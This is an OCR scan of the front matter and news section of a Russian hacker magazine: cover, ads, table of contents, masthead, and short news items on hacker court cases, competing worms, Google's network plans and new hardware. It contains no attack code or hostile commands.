

ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
СЕНТЯБРЬ 09(81)
The Legend
ЛЕГЕНДА О ЖАДНОМ ПРОВАЙДЕРЕ И БЛАГОРОДНОМ SASHIK'E HOOD'E
ЕСТЬ ЛИ ЖИЗНЬ ПОД DDOS-ОМ?
МЕТОДЫ ЗАЩИТЫ ОТ МАСШТАБНЫХ НАПАДЕНИЙ
КЛИКАТЕЛЬ ВОЗВРАЩАЕТСЯ!
ПРОДВИНУТЫЙ ВЗЛОМ САЙТА CLICKATELL.COM
ЕСТЬ КОНТАКТ!
ТЕЛЕДИЛЬДОНИКА — ОРГАЗМ ЧЕРЕЗ ИНТЕРНЕТ
МЕХАНИКА WM-ПРОЦЕССИНГА
ОРГАНИЗАЦИЯ ПРИЕМА ИНТЕРНЕТ-ПЛАТЕЖЕЙ
(game)land
Let's Hi-Fun!



LG Сервис №1

Совершенство со всех сторон

LCD мониторы FLATRON®

- Повышенная яркость
- Широкий угол обзора: 170°

Новый элегантный TFT LCD-монитор **LG FLATRON L1940P**
не оставит сомнений в Вашем вкусе.
Технология FLATRON F-ENGINE гарантирует четкость изображения
и отсутствие следов от движущихся объектов

Москва: D...V... (095) 688-6130, (095) 970-1383, DVM (095) 777-1044, (095) 105-0700, merlion Merlion-Citilink (095) 744-0333, Merlion-Denikin (095) 787-4999, Merlion-Elsie (095) 777-9779, Merlion-Lizard (095) 780-3266, Merlion-Taisu (095) 739-0959, РиК (095) 710-7280, RSI (095) 514-1419, Verysell Distribution (095) 705-9195, РОСКО (095) 795-0400, Falcon (095) 150-8320, Техносила (095) 777-8777, Эльдорадо (095) 500-0000, Сетевая Лаборатория (095) 784-6490, NT-Computer(095) 970-1930, USN-Computers (095) 775-8202, ULTRA Computers (095) 775-7566, ЗЛСТ (095) 728-4060, НеоТорг (095) 737-5937, Компания Мир (095) 780-0000, Сеть компьютерных цетров "Polaris" (095) 755-5557, FORUM Computers (095) 775-7759, Цифровой Мир (095) 785-3888, Ф-Центр (095) 472-6401, Компания КИТ (095) 777-6655, АБ-групп (095) 745-5175, ISM (095) 718-4020, Никс (095) 974-3333, Старт-Мастер (095) 967-1515, Кибертроника (095) 504-2531, Дилайн (095) 969-2222, Тринити Электроникс (095) 737-8046, Санрайз Про (095) 542-8070, **Санкт-Петербург:** ДВМ-Нева (812) 325-1105, **Барнаул:** Компания Мейпл (3852) 24-45-57, Арсиситек (3852) 61-02-10, **Белгород:** Компьютерия (0722) 33-63-94, **Волгоград:** Формоза-Волгоград (8442) 96-51-50, Техком (8442) 97-59-37, **Воронеж:** Сани (0732) 54-00-00, Рет (0732) 77-93-39, **Екатеринбург:** Белый Ветер (343) 377-65-18, ДВМ-Екатеринбург (343) 350-14-44, **Ижевск:** Корпорация "Центр" (3412) 43-88-08, **Иркутск:** Комтек-Компьютерс (3952) 25-83-38, Билайн (3952) 24-00-24, **Казань:** Алгоритм (8432) 36-64-22, Мелт (8432) 64-25-84, **Киров:** ТехПром (8332) 35-13-25, **Краснодар:** Окей Компьютер (8612) 60-11-44, Иманго-Краснодар (8612) 55-15-52, **Красноярск:** Старком (3912) 64-67-57, Альдо (3912) 21-11-45, Аверс-Красноярск (3912) 58-11-79, **Липецк:** Регард Тур (0742) 48-45-73, **Мурманск:** КТС (8152) 47-81-81, **Набережные Челны:** Элекам (8552) 35-89-10, **Нижневартовск:** Аракул (3466) 24-09-26, Ланкорд (3466) 61-22-22, **Нижний Новгород:** ЮСТ (8312) 30-16-74, KOLA (8312) 34-10-15, АйТиОн (8312) 74-85-89, **Новосибирск:** Диадема (3832) 35-62-73, Зет НСК (3832) 12-51-42, Мега (3832) 34-00-33, Техносити (3832) 12-53-33, Квеста (3832) 33-24-07, **Омск:** Инсист (3812) 53-16-17, **Оренбург** : Интро (3532) 75-69-00, КС-Центр (3532) 77-47-11, **Ростов-на-Дону:** Технополис (8632) 90-31-11, ЮниТрейд (8632) 97-30-14, Computer-City (8632) 90-45-90, Sunrise (8632) 40-11-77, **Саратов:** АТТО (8452) 44-41-11, КомпьюМаркет (8452) 50-4040, ТД Архипелаг (8452) 52-37-52, **Самара:** Прагма (8462) 70-17-01, **Тольятти:** Олвико (8482) 25-00-00, **Томск:** Интант (3822) 56-00-56, Стек (3822) 55-44-31, **Тюмень:** Компьютел (3452) 39-61-55, Инэкс-Техника (3452) 39-00-36, **Уфа:** Кламас (3472) 91-21-12, **Челябинск:** Найфл (3512) 61-22-91, Никас-ЭВМ (3512) 64-41-73, **Электросталь:** Домотехника (09657) 2-14-8



Информационная служба LG Electronics: 8-800-200-76-76 (бесплатная горячая линия по России) • http://www.lg.ru
Фирменные магазины LG Electronics: г. **Санкт-Петербург:** пр. Энгельса, 132, тел.: 595-1979, 595-1978; Загородный пр., 31, тел.: 713-5667, 319-4616; ул. Ефимова, 2, помещение 108, тел.: 449-2417, 449-2418



НОВАЯ ФОРМА МУЗЫКИ

YP-T6

Соблазнительный, модный и миниатюрный – MP3-плеер Samsung. Музыка в центре внимания.

• Встроенная память 128/256/512 Мб/ 1 Гб • Поддержка форматов OGG / MP3 / WMA / Audio ASF / WAV
• Диктофон • FM-тюнер • Хранение данных • Обновляемая прошивка

mp3.samsung.ru
Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1.
Информационный центр: 8-800-200-0-400. www.samsung.ru. Товар сертифицирован.




news МЕГА-НЬЮС 4
ferrum ЭНЕРГЕТИЧЕСКАЯ НЕЗАВИСИМОСТЬ 16
pc-zone ЗА ТРИДЕВЯТЬ ЗЕМЕЛЬ 22 | MENUETOS 28 | СКРИПТЫ НА СЛУЖБЕ У ХОЗЯЙКИ 32 | КАЧАЙ - НЕ ПЕРЕКАЧАЙ 38
implant ЕСТЬ КОНТАКТ 44
vzlom HACK-FAQ 48 | КЛИКАТЕЛЬ ВОЗВРАЩАЕТСЯ 50 | ОБЗОР ЭКСПЛОЙТОВ 53 | ПОДНИМАЕМ ЖЕЛЕЗНЫЙ ЗАНАВЕС 54 | ЛЕГЕНДА О ЖАДНОМ ПРОВАЙДЕРЕ И ДОБЛЕСТНОМ SASHIKS ГУДЕ 60 | ЕСТЬ ЛИ ЖИЗНЬ ПОД DDOS-ОМ? 66 | WEB-НАВОДНЕНИЕ 70 | КУЧА С ГОРКОЙ 74 | WI-FI ПОД СКАЛЬПЕЛЕМ 78 | X-КОНКУРС 81
scena БОЛЬШОЙ ХАКЕРСКИЙ ТАЙМЛАЙН 82 | ИНФОРМАЦИЯ ПОД ЗАМКОМ 88 | ДЕТИЩЕ ДЯДЮШКИ ВУ 94 | DIЧНАLT ГЛАЗАМИ ОРГАНИЗАТОРА 98
unixoid ПИНГВИН НА ОПЕРАЦИОННОМ СТОЛЕ 102 | ПУТЕШЕСТВИЕ К ЦЕНТРУ ЯДРА 104 | ФРОЙНДШАФТ С ЧЕРТЁНКОМ 108
coding АССЕМБЛЕРНЫЕ ГОЛОВОЛОМКИ 112 | МЕТОДЫ АВТОЗАПУСКА 118 | СМЕРТЬ ЗАЩИТАМ 124 | МЕХАНИКА WM-ПРОЦЕССИНГА 128
kreatiff ЗАГАДКА НОСТРАДАМУСА 134
units WWW 140 | FAQ 144 | ДИСКО 148 | ШАРОWAREZ 151 | E-MAIL 158 | X-CREW 160



INTRO:

О чем ты подумал, когда взял в руки этот сентябрьский номер журнала? Наверное, ты подумал о том, сколько хитрых взломо-кодинговых идей ты сможешь оттуда почерпнуть, как расслабишься креативом, а затем, с новыми силами, погрузишься в недры Юниксоида? :) А вот у меня сентябрь ассоциируется почему-то со школой. Первый раз — в первый класс, первый раз — в пятый класс, первый раз — в институт...интересные были ощущения. А еще сентябрь хорош тем, что лето еще формально не кончилось и настроение все еще весьма гут, поэтому в учебу приходится входить долго и тягостно. Но это ничего, ведь, как говорится, учиться никогда не поздно :). В общем, срочно заканчивай читать мой полночный бред и приступай к журналу. Начни со «Взлома».

Александр Лозовский, выпускающий редактор

/РЕДАКЦИЯ

>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)

>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик

ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)

PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)

СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)

UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)

ИМПЛАНТ
Алекс Целых
(editor@technews.ru)

DVD/CD
Иван «CuTTer» Петров
(cutter@real.xakep.ru)

ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)

>Литературный редактор
Анна Большова

/ART

>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)

>**Дизайнеры**
Иван Васин
(vasin@real.xakep.ru)
Наталья Жукова

/INET

>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)

>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА

>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)

>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Нагаев Сергей
(nagaev@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)

> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING

>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)

>Учредитель
ООО «Гейм Лэнд»

>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)

>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА

>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)

>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)

>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)

>Подписка
Попов Алексей
(popov@gameland.ru)

>PR - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 780.88.24

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций **ПИ Я 77-11802** от 14 февраля 2002 г.
Отпечатано в типографии «**ScanWeb**», Финляндия
Тираж **92 000** экземпляров.
Цена договорная.

Мнение редакции не обязательно совпадает с мнением авторов.

**Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению.
Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.
Редакция в этих случаях ответственности не несет.**

Редакция не несет ответственности за содержание рекламных объявлений в номере. За перепечатку наших материалов без спроса — преследуем.

MEGA NEWS

HITECHNEWS
Алекс Нецелых
(news@real.xakep.ru)

HARDNEWS
Сергей Никитин

]INEWS
mindw0rk
(mindw0rk@gameland.ru)

]INEWS

КРОССОВКИ ЗА ВЗЛОМ



В США арестовали семнадцатилетнего хакера по имени Жасмин Синх. Парень попался за распространение червячка, берущего под контроль компьютеры тысяч юзеров и использующего их для атаки на определенные сайты. Подобное уже давно стало банальностью и происходит везде, от Керчи до Индокитая. Интересно то, что за проведение DoS-атаки на интернет-магазины *Jersey-Joe.com* и *Distant Replays*, торгующие спортивным барахлом, нашему герою пообещали в награду… три пары кроссовок и крутые часы. Хакер оказался не самой высокой квалификации. И, хоть и выполнил заказ, но наследил везде, где только можно. В том числе засветил свой рабочий почтовый ящик, через который на него и вышли федералы. Когда юнца с цветочным именем стали расспрашивать в отделении, молчать он не стал, и быстро выдал имя своего заказчика. Оказался им приятель Синха — 18-летний Джейсон Арабо, занимающийся продажей спортивной одежды, и решивший с помощью хакера устранить конкурентов. Недавно над Жасмином состоялся суд, на котором ему припаяли 5 лет тюрьмы и 35 тысяч долларов — их предстоит выплатить пострадавшим компаниям. Можно сказать, парню повезло, так как суд был решительно настроен припаять парню 20 лет тюрьмы.


РАСКАЯНИЕ СОТРУДНИКА AOL



В прошлом месяце состоялся суд по делу бывшего сотрудника компании America Online Джейсона Смэтерса. В 2004 г. этот 25-летний программист был уволен за какие-то незначительные прегрешения, но так просто уходить парень не собирался. Договорившись с владельцем оффшорного игрового сайта из Лас-Вегаса, Джейсон воспользовался аккаунтом своего бывшего коллеги из AOL и, проникнув в систему, скачал базу данных о всех пользователях провайдера. Всего 92 миллиона персональных данных, включая емейлы и имена. Смэтерса довольно быстро нашли, и в течение года шло судебное разбирательство, которое закончилось, как я уже сказал, месяц назад. Все это время воришка не отрицал своей вины, а на суде даже раскаялся и извинился перед пострадавшими. Но поезд уже ушел, а проданная за 30 тысяч баксов база данных была использована для рассылки 7 миллиардов спаммерских писем. Судья приговорил Джэйсона Смэтерса к 15 месяцам тюрьмы.

GOOGLE ГРОЗИТ НАКРЫТЬ СЕТЬЮ ВЕСЬ МИР

В сети появилась информация о том, что компания Google намеревается построить в США широкополосную сеть с бесплатным выходом в инет. Оказалось, что Google уже давно скупает неиспользуемые участки с проложенным в них оптоволокном, а также приобрела быстрые каналы, связывающие крупные американские города. Ни один провайдер в истории еще не проводил столь масштабную акцию по подключению юзеров, и, учитывая то, что GoogleNet будет бесплатной для всех, многим коммерческим ISP'ам США грозит банкротство. Если, конечно, гуглу удастся воплотить проект в жизнь. Ведь денег на это придется вбухать немало, но авторы популярнейшего поисковика намерены отбить их рекламой. К тому же, имея собственные каналы, можно будет сильно сэкономить на трафике после введения сетевых мультимедийных сервисов.




Что выиграет от этих грандиозных планов простой юзер? Бесплатный быстрый интернет — это, конечно, здорово, особенно для русских студентов. Но, если Google станет мировым монополистом в области сетевых услуг, никто не знает, к чему это приведет. Монополия никогда до добра не доводила.

ВОЙНА ВИРУСОВ



Компьютерной заразы в Сети развелось уже столько, что на всех не хватает компов. Поэтому в последнее время в компьютерном мире наблюдается интересное явление — война вирусов. Вирусмейкеры нынче не желают делить жертв со своими коллегами, и встраивают в свои творения антивирусные функции, которые удаляют чужие вири с зараженного компьютера. Примером тому может стать недавняя эпидемия виря Zotob, который навел шороху среди крупных компаний, таких как издательский дом Financial Times, телеканалы ABC и CNN, машиностроительная компаная Caterpillar. Вскоре после этого вируса, вышла зверушка от другого автора — Bozori. Этот вирус тоже распространяется в системах Windows 2000, используя ту же дырку, но при попадании на уязвимый компьютер, стирает Zotob и занимает его место. Security-аналитики обеспокоены этим явлением, и имеют мрачное предчувствие, что ничем хорошим это не закончится. А Microsoft призывает регулярно обновлять антивирусы и не забывать качать патчи.

CREATIVE X-FI ПОЧТИ ЗДЕСЬ



Возрадуйся, меломан! Компания Creative, которая выпускает массу плееров, колонок и прочей аудиопродукции, включая всем известные звуковые бластеры, выпускает плату Sound Blaster на новом звуковом чипе Creative X-Fi, которая выйдет уже осенью! Она обладает такими выдающимися характеристиками, как соотношение сигнал-шум 116 дБ, 51,1 миллиона транзисторов и 4096 аудиоканалов. Кроме этого поддерживается новая версия технологии 3D-звучания EAX, виртуальный объемный звук (это когда двухканальная композиция проигрывается на многоканальной системе, звуча так, словно она действительно объемная), запись 24-разрядного звука с частотой до 96 кГц, применяя ASIO 2.0. Поставляться на рынок будет четыре разных варианта платы, которые будут различаться своей комплектацией, техническими характеристиками и, соответственно, ценой.

HARDNEWS

SAMSUNG ПРОЖЖЕТ ВСЕ



Если ты все еще не можешь определиться, каким форматом DVD пользоваться, отдать предпочтение «+» или «-», то новинка от компании Samsung спасет тебя. Это внешний DVD-привод Samsung WriteMaster SE-W164C, который знает все диски. Он записывает DVD+/-R на скорости до 16x, DVD+RW — 8x и DVD-RW — 6x, а поддержка двухслойных DVD-дисков обоих стандартов (DVD+/-R) позволит тебе хранить до 8,5 Гбайт данных на одном диске. Максимальная скорость записи DVD+R DL — 5-кратная, а DVD-R DL — 4-кратная. Для улучшения качества работы и записи используется масса фирменных технологий. Это SAT (Speed Adjustment Technology, автоопределение скорости в зависимости от качества диска), TAC (надежная запись путем изменения направления луча), Double OPC (Optimum Power Control, контроль уровня мощности лазера по внешней и внутренней сторонам диска), технология защиты буфера от опустошения (Buffer Under Run Free Technology обеспечивает стабильную запись на высокой скорости), а Magic Speed и ABS (Automatic Ball Balancing System) снижают уровень шума и вибрации.

MR.FIX
КОНКУРС

MRFIX@GAMELAND.RU

КОМПАНИЯ ГАРНЬЕР И ЖУРНАЛ «ХАКЕР» ОБЪЯВЛЯЮТ О НАЧАЛЕ НОВОГО КОНКУРСА — MR.FIX. СДЕЛАЙ САМУЮ БЕЗБАШЕННУЮ И НЕОРДИНАРНУЮ ПРИЧЕСКУ. ЗАФИКСИРУЙ ЕЕ, СНИМИ И ПРИШЛИ ФОТОГРАФИЮ НАМ. АВТОРЫ 50 САМЫХ ПРИКОЛЬНЫХ СНИМКОВ ПОЛУЧАТ НАБОР FRUCTIS: УКРЕПЛЯЮЩИЙ ШАМПУНЬ И БАЛЬЗАМ-ОПОЛАСКИВАТЕЛЬ.

ЛУЧШИЕ ФОТОГРАФИИ БУДУТ ОПУБЛИКОВАНЫ В НОЯБРЬСКОМ НОМЕРЕ

УСЛОВИЯ КОНКУРСА: НЕОБХОДИМО ПРИСЛАТЬ 2 ФОТОГРАФИИ: СВОЕЙ ОБЫЧНОЙ ПРИЧЕСКИ И ПРИЧЕСКИ ПОСЛЕ ФИКСАЦИИ

GARNIER FRUCTIS


КАБИНУ ЭКИПАЖА BOEING 787 ОСНАСТЯТ ИННОВАЦИОННЫМ ОБОРУДОВАНИЕМ



Компания Boeing представила миру кабину экипажа своего новейшего лайнера Boeing 787 DreamLiner, в кабине которого располагаются 5 мониторов значительно большего размера, чем используемые ранее — 30,5 см х 23,1 см. Одно из главных нововведений — двойные индикаторы на лобовом стекле и комплект летной документации в электронном формате. Индикатор позволяет пилоту видеть всю необходимую информацию прямо на стекле авиалайнера на уровне глаз и не отвлекаться от процесса пилотажа. В комплект летной информации входят карты, руководства, схемы и прочая информация, например такая, как электронные карты аэропортов, что позволяет повысить безопасность при управлении самолетом. Кроме того, в кабине установлен индикатор обстановки в вертикальном пространстве, что позволяет пилотам видеть контур земной поверхности перед авиалайнером. Что самое интересное, кабина экипажа Boeing 787 практически не отличается от кабины Boeing 777 — это позволит авиакомпаниям не тратить время и средства на переподготовку членов экипажа.

ХОМЯК-БАТАРЕЙКА





Питер Эш — шестнадцатилетний британский подросток из Лоуфорда — изобрел весьма интересный способ заряжать аккумуляторы мобильного телефона при помощи своего домашнего животного — хомяка по кличке Элвис.

Бегая в своем колесе, хомячок заряжает мобильный Питера. Все дело в том, что Элвис — великий непоседа и способен часами бегать внутри своего колеса. Причем делать это хомяк больше всего любит ночью. Это очень мешало Саре, сестре Питера, и она постоянно жаловалась на поведение Элвиса. Именно после постоянных жалоб Сары Питеру пришло в голову получать выгоду из затрачиваемой впустую энергии своего питомца. Он подключил к колесу электрогенератор, связанный с зарядным устройством для мобильного телефона. При этом две минуты бега хомяка по колесу позволяют подзарядить аккумуляторы на полчаса разговоров. Такой экзотический зарядник, который не причиняет вреда окружающей среде, Питер Эш представил в качестве части своего научного проекта для получения сертификата о среднем образовании GCSE (General Certificate of Secondary Education).

KINGSTON ВСПЫХНУЛ



Наверное, любой пользователь знает эту компанию и те модули оперативной памяти, которые она выпускает. Но номенклатура ее изделий этим не ограничивается, Kingston выпускает еще и флеш-драйвы семейства DataTraveler. Эта линейка недавно пополнилась устройством Data Traveler II Plus Migo Edition. Это компактное устройство оснащено интерфейсом USB 2.0, имеет строгий дизайн и небольшие размеры (67,7х20,8х9 мм). Объем памяти варьируется от 256 Мб до 2 Гб, работать с ним можно при температуре от 0 до 60 градусов, сохранность данных гарантируется в течение 10 лет. Вторая часть названия (Migo Edition) несет в себе глубокий смысл. В комплект поставки флешки входят утилиты PowerHouse Migo, которые позволяют сохранять на Data Traveler электронные письма, настройки браузера и многое другое. Если ты доверяешь бренду Kingston, все ОЗУ в твоем компьютере именно этой марки, то, наверное, ты не откажешься и от флешки этой компании.

УНИВЕРСАЛЬНЫЙ ПРИВОД ASUS

Что делать рядовому пользователю, когда различные компании стараются продвинуть свой формат DVD? Не пользоваться такими дисками, пока компьютерные гиганты не придут к согласию? Нет! Лучше приобрести универсальный привод, работающий со всеми форматами дисков. Например, такой, как ASUS DRW-1608P2, поддерживающий запись на двухслойные диски DVD+/-R со скоростью 8X и на диски DVD+/- со скоростью 16X. Он также поддерживает следующие форматы: DVD-RAM со скоростью 2X read, DVD-Rewrite — 6X, DVD+Rewrite — 8X, DVD-ROM — 16X, CD-Write — 40X, CD-Rewrite — 32X и CD-ROM — 40X.


В этом приводе, имеющем традиционный для таких устройств внешний вид, применяются следующие фирменные технологии ASUS. Система FlextraLink предотвращает ошибки, связанные с недозагрузкой буфера, и исключает возможность порчи дисков, FlextraSpeed, которая непрерывно контролирует носители и устанавливает оптимальные скорости записи, и система двойной динамической подвески DDSS II, предназначенная для сведения к минимуму вибрации, вызываемой мотором оптического привода и резонансом между приводом и корпусом компьютера.





НА 75% БОЛЬШЕ ОБЪЁМА*.
ИСПЫТАНИЕ УЗКИМ ВОРОТОМ ПРОШЛО УСПЕШНО!
ГАРНЬЕР ФРУКТИС ЭНЕРГИЯ ОБЪЁМА
С АКТИВНЫМ КОНЦЕНТРАТОМ ФРУКТОВ
• Укрепляет волосы изнутри
• Восстанавливает поверхность волоса
• Создаёт впечатляющий объём, который держится долго
Блеск и сила здоровых волос!
Витамин B6
Фруктоза
Глюкоза
Витамин B3
Фруктовые кислоты
GARNIER FRUCTIS
Укрепляющий шампунь
Энергия объёма
GARNIER FRUCTIS
Укрепляющий бальзам-ополаскиватель
Энергия объёма
GARNIER
*До 75% больше объёма у 3 человек из 4 (самостоятельная оценка результата 162 людьми после использования шампуня и кондиционера).
Товар сертифицирован.

MACOS НА PC: МИФ ИЛИ РЕАЛЬНОСТЬ?



Долгое время операционка MacOS была достоянием только пользователей компьютеров Apple. Но, судя по всему, очень скоро все изменится, и мы с тобой сможем пощупать ось на своих писюках. Вообще, разработка PC-версии MacOS ведется с 2000 года — система будет поставляться в 2006 г. для маломощных машин. Стив Джобс выдвинул требование, чтобы его система запускалась только на PC, при сборке которых использовалось железо Apple. Для такого ограничения даже разработали специальный чип безопасности, предотвращающий копирование системы на обычные компы. Но хакеры успели отметиться и здесь. В Сети уже появилась инструкция, как обойти защиту от копирования — нужна сама MacOS X четвертой версии (Tiger), программа для создания виртуальных машин VMware, PearPC, эмулирующий работу любых Mac-систем, программный пакет Apple Darwin 8.0.1, проц x86 с поддержкой SSE2 и два кряка, которые можно найти в Сети. Найти описание процесса можно на сайте проекта OSx86.
Пока Apple не предприняла никаких действий против хакеров и сайтов, распространяющих инструкции по снятию защиты, но этого следует ожидать в ближайшем будущем.

ВОССТАНИЕ ПРОТИВ MICROSOFT



Microsoft мало, кто любит. Большинство людей ограничиваются молчаливой нелюбовью, но есть и такие, кто открыто выступает против конторы Билла. Особенно это стало заметно, после активного проникновения компании на новые рынки. Для борьбы с монополистом был даже создан специальный комитет по борьбе с Microsoft (The Committee to Fight Microsoft). В начале августа его глава Энди Мартин поделился с прессой своим намерением подать на MS в суд, и таким образом остановить релиз Windows Vista. Борец с маздайным злом заявил, что продукты MS — это один сплошной баг, а пользователи играют роль подопытных кроликов. «Я не оставлю Microsoft в покое до тех пор, пока она не предоставит твердой гарантии, что ОС не содержит уязвимостей в безопасности», — сказал Энди. А так как гарантий даже Швейцарский банк не дает, то мистеру Мартину предстоит еще долгая и упорная борьба. На выступления активиста известная компания ответила довольно стандартно: «Мы делаем все возможное. Повышение security — наше приоритетное направление».

LOGITECH И ЕГО ЛАЗЕРЫ



Если ты хоть раз видел комплект Logitech DiNovo, то наверняка он тебе запомнился. Еще бы — необычный стильный дизайн, дополнительный блок MediaPad, Bluetooth-концентратор, который совмещен с зарядной базой для беспроводной мыши. Сегодня компания представляет обновленную версию этого комплекта (Logitech diNovo Media Desktop Laser), в которой нашли применения все последние разработки Logitech. Серьезно изменилась мышка — теперь это лазерное (Logitech MX1000 Cordless Laser Mouse), а не оптическое устройство. Точность позиционирования у нее намного выше, чем у грызунов с оптическим датчиком. Беспроводной концентратор стал также более совершенным, теперь он поддерживает усовершенствованную технологию Bluetooth 2.0 Enhanced Data Rate (EDR), которая позволяет гораздо быстрее передавать информацию между устройствами BlueTooth. Продажи комплекта начнутся в октябре. Счастливчики из Европы покупают его по рекомендуемой цене за 200 долларов, сколько он будет стоить в России, пока сложно даже предположить.

ЗАЩИТИ СВОЮ ЭНЕРГИЮ

Всем жителям России известны проблемы с электричеством — то перепады напряжения, то вообще свет вдруг выключится. Как корабль в бурном море спасает маяк, так и в буре электрокатаклизмов нам поможет ИБП Lighthouse. Все серии ИБП Lighthouse (а их три: Base, Master и Pro, различающиеся емкостью батарей) оснащены защитой телефонной, факсовой, модемной, сетевой и Интернет линий, включая ADSL, для предотвращения повреждения электронного оборудования, компенсации скачков напряжения и подавления шумов. С помощью простой и удобной русскоязычной утилиты пользователь сможет контролировать различные параметры и управлять ИБП. Основными преимуществами своей продукции компания-производитель считает высокое качество комплектующих и сборки, адаптацию устройств для России и невысокую их цену.



АВТОПИЛОТИРУЕМЫЙ OPEL VECTRA



Компания General Motors разрабатывает эксклюзивную систему автопилотирования транспортными средствами, которая должна выйти в свет в начале 2008 года на легковом автомобиле Opel Vectra. Автопилот можно будет использовать в условиях плотного движения на скоростях до 100 км/ч. Система получила название Traffic Assist и она сможет работать в полностью автоматическом режиме, не требуя каких-либо действий со стороны водителя. В комплект Traffic Assist входят лазерные датчики и видеокамеры, информация с которых поступает на бортовой компьютер и анализируется. Автопилот сможет распознавать дорожную разметку, препятствия на дороге и остальных участников движения. В зависимости от ситуации на дороге, компьютер будет отдавать команды двигателю, приводу рулевого колеса или тормозной системе. По предварительным подсчетам, комплект оборудования Traffic Assist будет стоить дороже примерно в полтора раза, чем традиционные системы круиз-контроля, и вслед за Opel Vectra должен появиться на автомобилях Saab 9-3, Cadillac BLS и Saturn Aura.

МАШИНА-ПРИЗРАК ОТ МЕЛКОМЯГКИХ

Компания Microsoft подала заявку в Управление США по патентам и торговым маркам (USPTO) на получение патента на новую систему навигации автомобиля. Сейчас, чтобы получить данные о загруженности дорог и для выбора оптимального маршрута движения, водитель вынужден постоянно просматривать карту на бортовом компьютере, либо прослушивать кучу информации в виде голосовых сообщений. Майкрософт же планирует облегчить навигацию и сделать ее более простой и удобной.

Суть новой системы заключается в том, что на лобовом стекле автомобиля будет изображена «машина-призрак», движущаяся как бы впереди к пункту назначения. Таким образом, водителю не обязательно будет просматривать карту — достаточно будет просто двигаться за «призраком», который покажет оптимальный маршрут. Так же, за счет изменения цвета «машины-призрака», можно будет получать данные о погоде, состоянии дорог и прочее. В новой системе навигации, как ни странно, будет использоваться самый обычный метод — при помощи GPS будут вычисляться координаты автомобиля и выбираться оптимальный маршрут движения.

